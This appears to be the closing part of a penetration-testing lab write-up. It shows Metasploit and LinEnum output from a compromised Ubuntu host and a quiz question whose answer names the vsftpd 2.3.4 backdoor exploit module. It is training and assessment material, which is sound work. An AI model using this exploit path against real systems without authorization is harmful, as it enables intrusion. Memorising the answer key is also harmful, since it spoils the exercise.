uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
Menu
msfconsole - Parrot T...


Applications Places System
Mon Dec 30, 02:39
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
SERVICES
[-] Running processes:
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.1 166896 11888 ? Ss 02:00 0:01 /sbin/init splash
root 2 0.0 0.0 0 0 ? S 02:00 0:00 [kthreadd]
root 3 0.0 0.0 0 0 ? S 02:00 0:00 [pool_workqueue_release]
root 4 0.0 0.0 0 0 ? I< 02:00 0:00 [kworker/R-rcu_g]
root 5 0.0 0.0 0 0 ? I< 02:00 0:00 [kworker/R-rcu_p]
root 6 0.0 0.0 0 0 ? I< 02:00 0:00 [kworker/R-slub_]
root 7 0.0 0.0 0 0 ? I< 02:00 0:00 [kworker/R-netns]
root 9 0.0 0.0 0 0 ? I< 02:00 0:00 [kworker/0:0H-kblockd]
root 11 0.0 0.0 0 0 ? I 02:00 0:00 [kworker/u8:0-events_unbound]
root 12 0.0 0.0 0 0 ? I< 02:00 0:00 [kworker/R-mm_pe]
root 13 0.0 0.0 0 0 ? I 02:00 0:00 [rcu_tasks_kthread]
root 14 0.0 0.0 0 0 ? I 02:00 0:00 [rcu_tasks_rude_kthread]
root 15 0.0 0.0 0 0 ? I 02:00 0:00 [rcu_tasks_trace_kthread]
root 16 0.0 0.0 0 0 ? S 02:00 0:00 [ksoftirqd/0]
root 17 0.0 0.0 0 0 ? I 02:00 0:00 [rcu_preempt]
root 18 0.0 0.0 0 0 ? S 02:00 0:00 [migration/0]
root 19 0.0 0.0 0 0 ? S 02:00 0:00 [idle_inject/0]
root 20 0.0 0.0 0 0 ? S 02:00 0:00 [cpuhp/0]
root 21 0.0 0.0 0 0 ? S 02:00 0:00 [cpuhp/2]
root 22 0.0 0.0 0 0 ? S 02:00 0:00 [idle_inject/2]
root 23 0.0 0.0 0 0 ? S 02:00 0:00 [migration/2]
Menu
msfconsole - Parrot T...



This concludes the lab exercise.

> **IMPORTANT:** ❓ **Question 10.3.1.1** Perform a vulnerability assessment on the Ubuntu system (192.168.0.51) using a Parrot Security machine. Identify and exploit the VSFTPD backdoor vulnerability to achieve unauthorized access. Leverage the LinEnum script to gather detailed system information, including user and group data, active services, and SUID/SGID files. Additionally, identify the specific Metasploit exploit module utilized to compromise the target system via the VSFTPD vulnerability. [!SUCCESS] ✅ **Answer:**
> **exploit/unix/ftp/vsftpd_234_backdoor**